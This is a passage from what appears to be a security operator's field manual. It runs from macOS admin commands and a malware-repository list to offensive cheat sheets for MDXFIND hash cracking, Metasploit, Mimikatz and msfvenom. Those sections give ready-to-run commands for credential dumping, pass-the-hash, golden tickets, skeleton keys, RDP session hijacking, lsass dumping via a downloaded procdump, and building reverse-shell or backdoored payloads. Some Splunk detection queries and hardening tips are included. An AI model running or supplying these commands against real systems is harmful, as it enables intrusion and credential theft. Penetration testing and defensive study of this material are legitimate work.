### Set Login Window Text

```
sudo defaults write /Library/Preferences/com.apple.loginwindow  
LoginwindowText "Your text"
```

### Preview via QuickLook

```
qlmanage -p /path/to/file
```

### Search via Spotlight

```
mdfind -name 'searchterm'
```

### Show Spotlight Indexed Metadata

```
mdls /path/to/file
```

### Speak Text with System Default Voice

```
say 'All your base are belong to us!'
```

### Prevent sleep for 1 hour:

```
caffeinate -u -t 3600
```

### Generate UUID to Clipboard

```
uuidgen | tr -d '\n' | tr '[:upper:]' '[:lower:]' | pbcopy
```

### Open Applications

```
open -a "Google Chrome" https://github.com
```

### macOS Performance Monitoring with Powermetrics

```
powermetrics -a 0 -i 15000 -s tasks --show-process-io --show-  
process-energy -u /tmp/powermetrics.log
```

```
# -a 0 Don't display summary line  
# -i 15000 Collect data every 15 seconds  
# -s tasks Focus on per-process information  
# --show-process-io Add disk i/o and pageins to results  
# --show-process-energy Show energy impact scores  
# -u /tmp/powermetrics.log Output to file location
```

**\*\*Splunk regex for parsing powermetrics logs**

```
index="your_index_here" sourcetype=generic_single_line  
| rex field="_raw" "(?P<process_name>^[\\w \\(\\)-  
\\.]+)(\\b|\\))\\s{3,}(?P<pid>[\\d]+)\\s+(?P<cpu_ms_s>[\\d\\.]+)\\s+(?P<perc  
ent_cpu_user>[\\d\\.]+)\\s+(?P<deadlines_lt_2ms>[\\d\\.]+)\\s+(?P<deadlin  
es_2_to_5ms>[\\d\\.]+)\\s+(?P<wakeups>[\\d\\.]+)\\s+(?P<intr_pkg_idle>[\\d  
\\.]+)\\s+(?P<bytes_read>[\\d\\.]+)\\s+(?P<bytes_written>[\\d\\.]+)\\s+(?P<  
pageins>[\\d\\.]+)\\s+(?P<energy_impact>[\\d\\.]+)"
```

## macOS CONFIGURATION

### Join a Wi-Fi Network

```
networksetup -setairportnetwork en0 WIFI_SSID WIFI_PASSWORD
```

### Turn WIFI Adapter On

```
networksetup -setairportpower en0 on
```

### Firewall Service

```
# Show Status
sudo /usr/libexec/ApplicationFirewall/socketfilterfw --
getglobalstate

# Enable
sudo /usr/libexec/ApplicationFirewall/socketfilterfw --
setglobalstate on

# Disable (Default)
sudo /usr/libexec/ApplicationFirewall/socketfilterfw --
setglobalstate off
```

### Remote Apple Events

```
# Status
sudo systemsetup -getremoteappleevents
# Enable
sudo systemsetup -setremoteappleevents on
# Disable (Default)
sudo systemsetup -setremoteappleevents off
```

### AirDrop

```
# Enable AirDrop over Ethernet and on Unsupported Macs
defaults write com.apple.NetworkBrowser BrowseAllInterfaces -bool
true
# Enable (Default)
defaults remove com.apple.NetworkBrowser DisableAirDrop
# Disable
defaults write com.apple.NetworkBrowser DisableAirDrop -bool YES
```

### Force Launch Screen Saver

```
# Up to Sierra
open
/System/Library/Frameworks/ScreenSaver.framework/Versions/A/Resourc
es/ScreenSaverEngine.app
# From High Sierra
/System/Library/CoreServices/ScreenSaverEngine.app/Contents/MacOS/S
creenSaverEngine
```

### Start Native TFTP Daemon

```
#Files will be served from /private/tftpbboot.
sudo launchctl load -F /System/Library/LaunchDaemons/tftp.plist &&
\
sudo launchctl start com.apple.tftpd
```



### Activate/Deactivate the ARD Agent and Helper

```
# Activate And Restart the ARD Agent and Helper
sudo
/System/Library/CoreServices/RemoteManagement/ARDAgent.app/Contents
/Resources/kickstart -activate -restart -agent -console
# Deactivate and Stop the Remote Management Service
sudo
/System/Library/CoreServices/RemoteManagement/ARDAgent.app/Contents
/Resources/kickstart -deactivate -stop
```

### Enable/Disable Remote Desktop Sharing

```
# Allow Access for All Users and Give All Users Full Access
sudo
/System/Library/CoreServices/RemoteManagement/ARDAgent.app/Contents
/Resources/kickstart -configure -allowAccessFor -allUsers -privs -
all
# Disable ARD Agent and Remove Access Privileges for All Users
sudo
/System/Library/CoreServices/RemoteManagement/ARDAgent.app/Contents
/Resources/kickstart -deactivate -configure -access -off
```

### Remove Apple Remote Desktop Settings

```
sudo rm -rf /var/db/RemoteManagement ; \
sudo defaults delete
/Library/Preferences/com.apple.RemoteDesktop.plist ; \
defaults delete
~/Library/Preferences/com.apple.RemoteDesktop.plist ; \
sudo rm -r /Library/Application\ Support/Apple/Remote\ Desktop/ ; \
rm -r ~/Library/Application\ Support/Remote\ Desktop/ ; \
rm -r ~/Library/Containers/com.apple.RemoteDesktop
```

#### REFERENCE:

<https://its-a-feature.github.io/posts/2018/01/Active-Directory-Discovery-with-a-Mac/>

<https://github.com/herrbischoff/awesome-macos-command-line>

<https://gist.github.com/its-a-feature/1a34f597fb30985a2742bb16116e74e0>

<https://www.cmdsec.com/macOS-performance-monitoring-collection/>

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## MACOS\_Versions

ALL	INFORMATIONAL	MacOS
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Version	Date	Darwin	Latest
Rhapsody Developer	31-Aug-97		DR2
OS X Server 1.0	16-Mar-99		1.2v3
OS X Developer	16-Mar-99		DP4
OS X Beta Kodiak	13-Sep-00	1.2.1	

OS X 10.0 Cheetah	24-Mar-01	1.3.1	10.0.4
OS X 10.1 Puma	25-Sep-01	1.4.1 /5	10.1.5
OS X 10.2 Jaguar	24-Aug-02	6	10.2.8
OS X 10.3 Panther	24-Oct-03	7	10.3.9
OS X 10.4 Tiger	29-Apr-05	8	10.4.11
OS X 10.5 Leopard	26-Oct-07	9	10.5.8
OSX 10.6 Snow Leopard	09-Jun-08	10	10.6.8 v1.1
OS X 10.7 Lion	20-Jul-11	11	10.7.5
OS X 10.8 Mountain Lion	25-Jul-12	12	10.8.5
OS X 10.9 Mavericks	22-Oct-13	13	10.9.5
OS X 10.10 Yosemite	16-Oct-14	14	10.10.5
OS X 10.11 El Capitan	30-Sep-15	15	10.11.6
macOS 10.12 Sierra	20-Sep-16	16	10.12.6
macOS 10.13 High Sierra	25-Sep-17	17	10.13.6
macOS 10.14 Mojave	24-Sep-18	18	10.14.6
macOS 10.15 Catalina	7-Oct-19	19	10.15.2

REFERENCE:  
<https://en.wikipedia.org/wiki/MacOS>

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## MALWARE\_Resources

BLUE TEAM	REVERSE ENG	ALL
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### MALWARE REPOSITORIES

#### Clean MX

Realtime database of malware and malicious domains.  
<http://support.clean-mx.de/clean-mx/viruses.php>

#### Contagio

A collection of recent malware samples and analyses.  
<http://contagiodump.blogspot.com/>

#### Exploit Database

Exploit and shellcode samples.  
<https://www.exploit-db.com/>

#### Infosec - CERT-PA

Malware samples collection and analysis.  
<https://infosec.cert-pa.it/analyze/submission.html>

#### InQuest Labs

Evergrowing searchable corpus of malicious Microsoft documents.  
<https://labs.inquest.net/>

#### Malpedia

A resource providing rapid identification and actionable context for malware investigations.

<https://malpedia.caad.fkie.fraunhofer.de/>

### **Malshare**

Large repository of malware actively scrapped from malicious sites.

<https://malshare.com/>

### **Objective-See**

MacOS malware samples

<https://objective-see.com/malware.html>

### **Tracker h3x**

Aggregator for malware corpus tracker and malicious download sites.

<http://tracker.h3x.eu/>

### **VirusBay**

Community-Based malware repository and social network.

<https://virusbay.io>

### **VirusShare**

Malware repository, registration required.

<https://virusshare.com/>

### **Zeltser's Sources**

A list of malware sample sources put together by Lenny Zeltser.

<https://zeltser.com/malware-sample-sources/>

### **VX-UNDERGROUND**

Polyswarm supported malware samples free for all.

<https://vx-underground.org/>

### **theZOO**

A repository of LIVE malwares for your own joy and pleasure. theZoo

is a project created to make the possibility of malware analysis

open and available to the public. <https://thezoo.morirt.com>

<https://github.com/ytisf/theZoo/tree/master/malwares/Binaries>

### **AlphaSecLab**

Malware writeups on samples

<https://github.com/alphaSecLab/awesome-rat>

## **COMMAMD & CONTROL RESEARCH**

### **C2 Matrix**

It is the golden age of Command and Control (C2) frameworks. The goal of this site is to point you to the best C2 framework for your needs based on your adversary emulation plan and the target

environment. Take a look at the matrix or use the questionnaire to determine which fits your needs.

<https://www.thec2matrix.com/>

REFERENCE:

<https://github.com/rshipp/awesome-malware-analysis>

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## MDXFIND / MDXSPLIT

RED TEAM	PASSWORD CRACKING	ALL
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MDXFIND is a program which allows you to run large numbers of unsolved hashes of any type, using many algorithms concurrently, against a large number of plaintext words and rules, very quickly. It's main purpose was to deal with large lists (20 million, 50 million, etc) of unsolved hashes and run them against new dictionaries as you acquire them.

So when would you use MDXFIND on a pentest? If you dump a database tied to website authentication and the hashes are not cracking by standard attack plans. The hashes may be generated in a unique nested hashing series. If you are able to view the source code of said website to view the custom hashing function you can direct MDXFIND to replicate that hashing series. If not, you can still run MDXFIND using some of the below 'Generic Attack Plans'. MDXFIND is tailored toward intermediate to expert level password cracking but is extremely powerful and flexible.

Example website SHA1 custom hashing function performing multiple iterations:

```
$hash = sha1($password . $salt);
for ($i = 1; $i <= 65000; ++$i)
{
    $hash = sha1($hash . $salt);
}
```

### MDXFIND

COMMAND STRUCTURE THREE METHODS 1-STDOUT 2-STDIN 3-File

**1- Reads hashes coming from cat (or other) commands stdout.**

```
cat hash.txt | mdxfind -h <regex #type> -i <#iterations> dict.txt >
out.txt
```

**2- Takes stdin from outside attack sources in place of dict.txt when using the options variable '-f' to specify hash.txt file location and variable 'stdin'.**

```
mp64.bin ?d?d?d?d?d?d | mdxfind -h <regex #type> -i <#iterations> -
f hash.txt stdin > out.txt
```

### 3- Specify file location '-f' with no external stdout/stdin sources.

```
mdxfind -h <regex #type> -i <#iterations> -f hash.txt dict.txt > out.txt
```

#### [FULL LIST OF OPTIONS]

- a Do email address munging
- b Expand each word into unicode, best effort
- c Replace each special char (<>&, etc) with XML equivalents
- d De-duplicate wordlists, best effort...but best to do ahead of time
- e Extended search for truncated hashes
- p Print source (filename) of found plain-texts
- q Internal iteration counts for SHA1MD5x, and others. For example, if you have a hash that is SHA1(MD5(MD5(MD5(MD5(\$pass))))), you would set -q to 5.
- g Rotate calculated hashes to attempt match to input hash
- s File to read salts from
- u File to read Userid/Usernames from
- k File to read suffixes from
- n Number of digits to append to passwords. Other options, like: -n 6x would append 6 digit hex values, and 8i would append all ipv4 dotted-quad IP-addresses.
- i The number of iterations for each hash
- t The number of threads to run
- f file to read hashes from, else stdin
- l Append CR/LF/CRLF and print in hex
- r File to read rules from
- v Do not mark salts as found.
- w Number of lines to skip from first wordlist
- y Enable directory recursion for wordlists
- z Enable debugging information/hash results
- h The hash types: 459 TOTAL HASHES SUPPORTED

#### GENERIC ATTACK PLANS

This is a good general purpose MDXFINd command to run your hashes against if you suspect them to be “non-standard” nested hashing sequences. This command says “Run all hashes against dict.txt using 10 iterations except ones having a salt, user, or md5x value in the name.” It’s smart to skip salted/user hash types in MDXFINd unless you are confident a salt value has been used.

```
cat hash.txt | mdxfind -h ALL -h '!salt,!user,!md5x' -i 10 dict.txt > out.txt
```

The developer of MDXFINd also recommends running the below command options as a good general purpose attack:

```
cat hash.txt | mdxfind -h '^md5$,^sha1$,^md5md5pass$,^md5sha1$' -i 5 dict.txt > out.txt
```

And you could add a rule attack as well:

```
cat hash.txt | mdxfind -h '^md5$,^sha1$,^md5md5pass$,^md5sha1$' -i
5 dict.txt -r best64.rule > out.txt
```

#### GENERAL NOTES ABOUT MDXFIND

-Can do multiple hash types/files all during a single attack run.

```
cat sha1/*.txt sha256/*.txt md5/*.txt salted/*.txt | mdxfind
```

-Supports 459 different hash types/sequences

-Can take input from special 'stdin' mode

-Supports VERY large hashlists (100mil) and 10kb character passwords

-Supports using hashcat rule files to integrate with dictionary

-Option '-z' outputs ALL viable hashing solutions and file can grow very large

-Supports including/excluding hash types by using simple regex parameters

-Supports multiple iterations (up to 4 billion times) by tweaking -i parameter for instance:

MD5x01 is the same as md5(\$Pass)

MD5x02 is the same as md5(md5(\$pass))

MD5x03 is the same as md5(md5(md5(\$pass)))

...

MD5x10 is the same as

md5(md5(md5(md5(md5(md5(md5(md5(md5(md5(\$pass))))))))))

-Separate out -usernames -email -ids -salts to create custom attacks

-If you are doing brute-force attacks, then hashcat is probably better route

-When MDXfind finds any solution, it outputs the kind of solution found, followed by the hash, followed by the salt and/or password.

For example:

**Solution HASH:PASSWORD**

MD5x01 000012273bc5cab48bf3852658b259ef:1Eb0TBK3

MD5x05 033b111073e5f64ee59f0be9d6b8a561:08061999

MD5x09 aadb9d1b23729a3e403d7fc62d507df7:1140

MD5x09 326d921d591162eed302ee25a09450ca:1761974

#### MDSPLIT

When cracking large lists of hashes from multiple file locations, MDSPLIT will help match which files the cracked hashes were found in, while also outputting them into separate files based on hash type. Additionally it will remove the found hashes from the original hash file.

COMMAND STRUCTURE THREE METHODS 1-STDOUT 2-STDIN 3-File

1- Matching MDXFIND results files with their original hash\_orig.txt files.

```
cat hashes_out/out_results.txt | mdsplit hashes_orig/hash_orig.txt
```

OR perform matching against a directory of original hashes and their results.

```
cat hashes_out/* | mdsplit hashes_orig/*
```

### 2- Piping MDXFINN directly into MDSPLIT to sort in real-time results.

```
cat *.txt | mdxfind -h ALL -h '!salt,!user,!md5x' -i 10 dict.txt | mdsplit *.txt
```

### 3- Specifying a file location in MDXFINN to match results in real-time.

```
mdxfind -h ALL -f hashes.txt -i 10 dict.txt | mdsplit hashes.txt
```

### GENERAL NOTES ABOUT MDSPLIT

-MDSPLIT will append the final hash solution to the end of the new filename. For example, if we submitted a 'hashes.txt' and the solution to the hashes was "MD5x01" then the results file would be 'hashes.MD5x01'. If multiple hash solutions are found then MDSPLIT knows how to deal with this, and will then remove each of the solutions from hashes.txt, and place them into 'hashes.MD5x01', 'hashes.MD5x02', 'hashes.SHA1'... and so on.

-MDSPLIT can handle sorting multiple hash files, types, and their results all at one time. Any solutions will be automatically removed from all of the source files by MDSPLIT, and tabulated into the correct solved files. For example:

```
cat dir1/*.txt dir2/*.txt dir3/*.txt | mdxfind -h '^md5$,^sha1$,^sha256$' -i 10 dict.txt | mdsplit dir1/*.txt dir2/*.txt dir3/*.txt
```

REFERENCE:

<https://hashes.org/mdxfind.php>

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## METASPLOIT

RED TEAM	C2	WINDOWS/LINUX/macOS
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Metasploit is the world's most used penetration testing framework.

GENERAL INFO	
msfconsole	Launch program
version	Display current version
msfupdate	Pull the weekly update
makerc <FILE.rc>	Saves recent commands to file
msfconsole -r <FILE.rc>	Loads a resource file

<b>EXPLOIT/SCAN/MODULE</b>	
use <MODULE>	Set the exploit to use
set payload <PAYLOAD>	Set the payload
show options	Show all options
set <OPTION> <SETTING>	Set a setting
exploit or run	Execute the exploit
<b>SESSION HANDLING</b>	
sessions -l	List all sessions
sessions -i <ID>	Interact/attach to session
background or ^Z	Detach from session
<b>DATABASE</b>	
service postgresql Start	Start DB
msfdb Init	Init the DB
db_status	Should say connected
hosts	Show hosts in DB
services	Show ports in DB
vulns	Show all vulns found
<b>METERPRETER SESSION CMDS</b>	
sysinfo	Show system info
ps	Show running processes
kill <PID>	Terminate a process
getuid	Show your user ID
upload / download	Upload / download a file
pwd / lpwd	Print working directory (local / remote)
cd / lcd	Change directory (local / remote)
cat	Show contents of a file
edit <FILE>	Edit a file (vim)
shell	Drop into a shell on the target machine
migrate <PID>	Switch to another process
hashdump	Show all pw hashes (Windows only)
idletime	Display idle time of user
screenshot	Take a screenshot
clearev	Clear the logs
<b>METERPRETER PRIV ESCALATION</b>	
use priv	Load the script; Use privileges
getsystem	Elevate your privs
getprivs	Elevate your privs
<b>METERPRETER TOKEN STEALING</b>	
use incognito	Load the script
list_tokens -u	Show all tokens
impersonate_token	DOMAIN\USER Use token
drop_token	Stop using token
<b>METERPRETER NETWORK PIVOT</b>	
portfwd [ADD/DELETE] -L <LHOST> -l 3388 -r <RHOST> -p 3389	Enable port forwarding
route add <SUBNET> <MASK>	Pivot through a session by adding a route within msf



<code>route add 192.168.0.0/24</code>	Pivot through a session by adding a route within msf
<code>route add 192.168.0.0/24 -d</code>	Deleting a route within msf
<b>SEARCH EXPLOITS/PAYLOADS/MODULES</b>	
<code>search &lt;TERM&gt;</code>	Searches all exploits, payloads, and auxiliary modules
<code>show exploits</code>	Show all exploits
<code>show payloads</code>	Show all payloads
<code>show auxiliary</code>	Show all auxiliary modules (like scanners)
<code>show all</code>	*
<b>POPULAR MODULES/EXPLOITS</b>	
<code>use auxiliary/scanner/smb/smb_enu_mshares</code>	SMB Share Enumeration
<code>use auxiliary/scanner/smb/smb_ms17_010</code>	MS17-010 SMB RCE Detection
<code>use exploit/windows/smb/ms17_010_eternalblue</code>	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
<code>use exploit/windows/smb/ms17_010_psexec</code>	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
<code>use exploit/windows/smb/ms08_067_netapi</code>	MS08-067 Microsoft Server Service Relative Path Stack Corruption
<code>use exploit/windows/smb/psexec</code>	Microsoft Windows Authenticated User Code Execution
<code>use exploit/multi/ssh/sshexec</code>	SSH User Code Execution (good for using meterpreter)
<code>use post/windows/gather/arp_scanner</code>	Windows Gather ARP Scanner
<code>use post/windows/gather/enum_applications</code>	Windows Gather Installed Application Enumeration
<code>run getgui -e</code>	Enables RDP for Windows in meterpreter session

REFERENCE:

<https://www.tunnelsup.com/metasploit-cheat-sheet/>  
<https://www.offensive-security.com/metasploit-unleashed/>  
<https://nitesculucian.github.io/2018/12/01/metasploit-cheat-sheet/>  
<https://medium.com/@nikosch86/how-to-metasploit-behind-a-nat-or-pivoting-and-reverse-tunneling-with-meterpreter-1e747e7fa901>

## MIMIKATZ

RED TEAM	ESCALATE PRIV	WINDOWS
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Mimikatz is a leading post-exploitation tool that dumps passwords from memory, as well as hashes, PINs and Kerberos tickets.

### QUICK USAGE

```
log
privilege::debug
```

### SEKURLSA

```
sekurlsa::logonpasswords
sekurlsa::tickets /export

sekurlsa::pth /user:Administrator /domain:winxp
/ntlm:f193d757b4d487ab7e5a3743f038f713 /run:cmd
```

### KERBEROS

```
kerberos::list /export
kerberos::ptt c:\chocolate.kirbi

kerberos::golden /admin:administrator /domain:chocolate.local
/sid:S-1-5-21-130452501-2365100805-3685010670
/krbtgt:310b643c5316c8c3c70a10cfb17e2e31 /ticket:chocolate.kirbi
```

### CRYPTO

```
crypto::capi
crypto::cng

crypto::certificates /export
crypto::certificates /export
/systemstore:CERT_SYSTEM_STORE_LOCAL_MACHINE

crypto::keys /export
crypto::keys /machine /export
```

### VAULT / LSADUMP

```
vault::cred
vault::list

token::elevate
vault::cred
vault::list
lsadump::sam
lsadump::secrets
lsadump::cache
token::revert
```

```
lsadump::dcsync /user:domain\krbtgt /domain:lab.local
```

COMMAND	DESCRIPTION
<b>CRYPTO::Certificates</b>	list/export certificates
<b>CRYPTO::Certificates</b>	list/export certificates
<b>KERBEROS::Golden</b>	create golden/silver/trust tickets
<b>KERBEROS::List</b>	list all user tickets (TGT and TGS) in user memory. No special privileges required since it only displays the current user's tickets. Similar to functionality of "klist".
<b>KERBEROS::PTT</b>	pass the ticket. Typically used to inject a stolen or forged Kerberos ticket (golden/silver/trust).
<b>LSADUMP::DCSync</b>	ask a DC to synchronize an object (get password data for account). No need to run code on DC.
<b>LSADUMP::LSA</b>	Ask LSA Server to retrieve SAM/AD enterprise (normal, patch on the fly or inject). Use to dump all Active Directory domain credentials from a Domain Controller or lsass.dmp dump file. Also used to get specific account credential such as krbtgt with the parameter /name: "/name:krbtgt"
<b>LSADUMP::SAM</b>	get the SysKey to decrypt SAM entries (from registry or hive). The SAM option connects to the local Security Account Manager (SAM) database and dumps credentials for local accounts. This is used to dump all local credentials on a Windows computer.
<b>LSADUMP::Trust</b>	Ask LSA Server to retrieve Trust Auth Information (normal or patch on the fly). Dumps trust keys (passwords) for all associated trusts (domain/forest).
<b>MISC::AddSid</b>	Add to SIDHistory to user account. The first value is the target account and the second value is the account/group name(s) (or SID). Moved to SID:modify as of May 6th, 2016.
<b>MISC::MemSSP</b>	Inject a malicious Windows SSP to log locally authenticated credentials.
<b>MISC::Skeleton</b>	Inject Skeleton Key into LSASS process on Domain Controller. This enables all user authentication to the Skeleton Key patched DC to use a "master password" (aka Skeleton Keys) as well as their usual password.

<b>PRIVILEGE::Debug</b>	get debug rights (this or Local System rights is required for many Mimikatz commands).
<b>SEKURLSA::Ekeys</b>	list Kerberos encryption keys
<b>SEKURLSA::Kerberos</b>	List Kerberos credentials for all authenticated users (including services and computer account)
<b>SEKURLSA::Krbtgt</b>	get Domain Kerberos service account (KRBTGT)password data
<b>SEKURLSA::LogonPasswords</b>	lists all available provider credentials. This usually shows recently logged on user and computer credentials.
<b>SEKURLSA::Pth</b>	Pass- theHash and Over-Pass-the-Hash
<b>SEKURLSA::Tickets</b>	Lists all available Kerberos tickets for all recently authenticated users, including services running under the context of a user account and the local computer's AD computer account. Unlike kerberos::list, sekurlsa uses memory reading and is not subject to key export restrictions. sekurlsa can access tickets of others sessions (users).
<b>TOKEN::List</b>	list all tokens of the system
<b>TOKEN::Elevate</b>	impersonate a token. Used to elevate permissions to SYSTEM (default) or find a domain admin token on the box
<b>TOKEN::Elevate /domainadmin</b>	impersonate a token with Domain Admin credentials.

### Mimikatz - Execute commands

#### SINGLE COMMAND

```
PS C:\temp\mimikatz> .\mimikatz "privilege::debug"
"sekurlsa::logonpasswords" exit
```

#### MULTIPLE COMMANDS (Mimikatz console)

```
PS C:\temp\mimikatz> .\mimikatz
mimikatz # privilege::debug
mimikatz # sekurlsa::logonpasswords
mimikatz # sekurlsa::wdigest
```

### Mimikatz - Extract passwords

\*\*Microsoft disabled lsass clear text storage since Win8.1 / 2012R2+. It was backported (KB2871997) as a reg key on Win7 / 8 / 2008R2 / 2012 but clear text is still enabled.

```
mimikatz_command -f sekurlsa::logonPasswords full
mimikatz_command -f sekurlsa::wdigest
```

```
# to re-enable wdigest in Windows Server 2012+
# in
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\WDigest
# create a DWORD 'UseLogonCredential' with the value 1.
reg add
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v
UseLogonCredential /t REG_DWORD /f /d 1
```

!!!!To take effect, conditions are required:

Win7 / 2008R2 / 8 / 2012 / 8.1 / 2012R2:

Adding requires lock

Removing requires signout

Win10:

Adding requires signout

Removing requires signout

Win2016:

Adding requires lock

Removing requires reboot

#### Mimikatz - Pass-The-Hash

```
sekurlsa::pth /user:<USER> /domain:<DOMAINFQDN>
/aes256:b7268361386090314acce8d9367e55f55865e7ef8e670fbe4262d6c9409
8a9e9
sekurlsa::pth /user:<USER> /domain:<DOMAINFQDN>
/ntlm:cc36cf7a8514893efccd332446158b1a
/aes256:b7268361386090314acce8d9367e55f55865e7ef8e670fbe4262d6c9409
8a9e9
```

#### Mimikatz - Mini Dump

Dump the lsass process.

```
# HTTP method
certutil -urlcache -split -f
http://live.sysinternals.com/procdump.exe
C:\Users\Public\procdump.exe
C:\Users\Public\procdump.exe -accepteula -ma lsass.exe lsass.dmp
```

# SMB method

```
net use Z: https://live.sysinternals.com
Z:\procdump.exe -accepteula -ma lsass.exe lsass.dmp
```

Then load it inside Mimikatz.

```
mimikatz # sekurlsa::minidump lsass.dmp
Switch to minidump
mimikatz # sekurlsa::logonPasswords
```

#### Mimikatz - Golden ticket

```
.\mimikatz kerberos::golden /admin:ADMINACCOUNTNAME  
/domain:DOMAINFQDN /id:ACCONTRID /sid:DOMAINSID  
/krbtgt:KRBTGTPASSWORDHASH /ptt
```

Example

```
.\mimikatz "kerberos::golden /admin:ADMINACCOUNTNAME  
/domain:DOMAINFQDN /id:9999 /sid:S-1-5-21-135380161-102191138-  
581311202 /krbtgt:13026055d01f235d67634e109da03321 /startoffset:0  
/endin:600 /renewmax:10080 /ptt" exit
```

### Mimikatz - Skeleton key

```
privilege::debug  
misc::skeleton  
# map the share  
net use p: \\WIN-PTELU2U07KG\admin$ /user:john mimikatz  
# login as someone  
rdesktop 10.0.0.2:3389 -u test -p mimikatz -d pentestlab
```

### Mimikatz - RDP session takeover

Run tscon.exe as the SYSTEM user, you can connect to any session without a password.

```
privilege::debug  
token::elevate  
ts::remote /id:2
```

```
# get the Session ID you want to hijack  
query user  
create sesshijack binpath= "cmd.exe /k tscon 1 /dest:rdp-tcp#55"  
net start sesshijack
```

### Mimikatz - Credential Manager & DPAPI

```
# check the folder to find credentials  
dir C:\Users\\AppData\Local\Microsoft\Credentials\*
```

```
# check the file with mimikatz  
$ mimikatz dpapi::cred  
/in:C:\Users\\AppData\Local\Microsoft\Credentials\2647629  
F5AA74CD934ECD2F88D64ECD0
```

```
# find master key  
$ mimikatz !sekurlsa::dpapi
```

```
# use master key  
$ mimikatz dpapi::cred  
/in:C:\Users\\AppData\Local\Microsoft\Credentials\2647629  
F5AA74CD934ECD2F88D64ECD0  
/masterkey:95664450d90eb2ce9a8b1933f823b90510b61374180ed50630432739  
40f50e728fe7871169c87a0bba5e0c470d91d21016311727bce2eff9c97445d444b  
6a17b
```



Computer Configuration -> Windows Settings -> Local Policy -> Security Options -> Interactive Logon: Number of previous logons to cache -> 0

### Enable Protected Users Group

Group enables domain administrators to protect privilege users like Local Administrators. Accounts can be added into the “Protected Users” group from PowerShell by executing the following command:

```
Add-ADGroupMember -Identity 'Protected Users' -Members Alice
```

## DETECT MIMIKATZ

### Sysmon Event 10 (Process Accessed)

Splunk query similar to this:

```
EventCode=10 | where (GrantedAccess="0x1010" AND TargetImage LIKE "%lsass.exe")
```

### Windows Event 4656

Splunk query similar to this:

```
EventCode=4656 OR EventCode=4663 | eval  
HandleReq=case(EventCode=4656 AND Object_Name LIKE "%lsass.exe" AND  
Access_Mask=="0x143A", Process_ID) | where (HandleReq=Process_ID)
```

or

```
EventCode=4656 | where (Object_Name LIKE "%lsass.exe" AND  
Access_Mask=="0x143A")
```

### Sysmon Event 1 (ProcessCreate) & Event 10 (ProcessAccessed)

Elaborate a correlation rule

SEQUENCE:

1. EventCode=1 | where (match(ParentImage, "cmd.exe") AND match(IntegrityLevel, "high"))
2. EventCode=10 | where (match(GrantedAccess, "0x1010") AND !match(SourceImage, "svchost.exe") AND match(TargetImage, "lsass.exe"))

REFERENCE:

<https://www.eideon.com/2017-09-09-THL01-Mimikatz/>

<https://medium.com/blue-team/preventing-mimikatz-attacks-ed283e7ebdd5>

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## MSFVENOM

RED TEAM	PAYLOADS	WINDOWS/LINUX/MacOS
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
MsfVenom is a Metasploit standalone payload generator as a replacement for msfpayload and msfencode.

**BINARIES**



<code>msfvenom -p windows/meterpreter/reverse_tcp LHOST={IP} LPORT={##} -f exe &gt; example.exe</code>	Creates a simple TCP Payload for Windows
<code>msfvenom -p windows/meterpreter/reverse_http LHOST={IP} LPORT={##} -f exe &gt; example.exe</code>	Creates a simple HTTP Payload for Windows
<code>msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST={IP} LPORT={##} -f elf &gt; example.elf</code>	Creates a simple TCP Shell for Linux
<code>msfvenom -p osx/x86/shell_reverse_tcp LHOST={IP} LPORT={##} -f macho &gt; example.macho</code>	Creates a simple TCP Shell for Mac
<code>msfvenom -p android/meterpreter/reverse/tcp LHOST={IP} LPORT={##} R &gt; example.apk</code>	Creates a simple TCP Payload for Android
<b>WEB PAYLOAD</b>	
<code>msfvenom -p php/meterpreter_reverse_tcp LHOST={IP} LPORT={##} -f raw &gt; example.php</code>	Creates a Simple TCP Shell for PHP
<code>msfvenom -p windows/meterpreter/reverse_tcp LHOST={IP} LPORT={##} -f asp &gt; example.asp</code>	Creates a Simple TCP Shell for ASP
<code>msfvenom -p java/jsp_shell_reverse_tcp LHOST={IP} LPORT={##} -f raw &gt; example.jsp</code>	Creates a Simple TCP Shell for Javascript
<code>msfvenom -p java/jsp_shell_reverse_tcp LHOST={IP} LPORT={##} -f war &gt; example.war</code>	Creates a Simple TCP Shell for WAR
<b>WINDOWS PAYLOAD</b>	
<code>msfvenom -l encoders</code>	Lists all available encoders
<code>msfvenom -x base.exe -k -p windows/meterpreter/reverse_tcp LHOST={IP} LPORT={##} -f exe &gt; example.exe</code>	Binds an exe with a Payload (Backdoors an exe)
<code>msfvenom -p windows/meterpreter/reverse_tcp LHOST={IP} LPORT={##} -e x86/shikata_ga_nai -b '\x00' -i 3 -f exe &gt; example.exe</code>	Creates a simple TCP payload with shikata_ga_nai encoder
<code>msfvenom -x base.exe -k -p windows/meterpreter/reverse_tcp LHOST={IP} LPORT={##} -e x86/shikata_ga_nai -i 3 -b "\x00" -f exe &gt; example.exe</code>	Binds an exe with a Payload and encodes it
<b>MACOS PAYLOAD</b>	
<code>msfvenom -a x86 --platform OSX -p osx/x86/isight/bind_tcp -b "\x00" -f elf -o /tmp/osxt2</code>	
<code>msfvenom -p python/meterpreter/reverse_tcp LHOST=10.0.0.4 LPORT=443 &gt; pyterpreter.py</code>	Creates a Python Shell for Mac
<code>msfvenom -p osx/x86/shell_reverse_tcp LHOST={IP} LPORT={##} -f macho &gt; example.macho</code>	Creates a simple TCP Shell for Mac

REFERENCE :



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## NETCAT

